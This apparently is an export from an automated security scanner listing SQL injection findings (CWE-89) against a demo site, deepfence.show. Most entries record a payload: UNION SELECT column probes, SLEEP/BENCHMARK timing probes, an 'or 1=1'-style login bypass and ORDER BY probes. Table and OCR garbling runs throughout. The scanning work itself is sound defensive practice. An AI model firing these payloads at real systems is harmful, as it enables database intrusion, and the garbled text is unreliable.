href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1894

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhfEUGAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1895				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),				

	4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1896

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID CWE-89

Issue Number

#1897

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1898

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwVnNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1899

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>WHERE 1=1 AND 1=1#</td></tr></table>	Name	Value	DemoUser1#	WHERE 1=1 AND 1=1#
Name	Value				
DemoUser1#	WHERE 1=1 AND 1=1#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwVnNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1900				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1901				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>pg_SLEEP(5)#</td></tr></table>	Name	Value	DemoUser1#	pg_SLEEP(5)#
Name	Value				
DemoUser1#	pg_SLEEP(5)#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1902

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin") or ("1"=</td></tr></table>	Name	Value	DemoUser1#	admin") or ("1"=
Name	Value				
DemoUser1#	admin") or ("1"=				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1903				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1904

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1905				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14
Name	Value					
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1906					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 25</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 25
Name	Value					
DemoUser1#	ORDER BY 25					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre></div>					

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
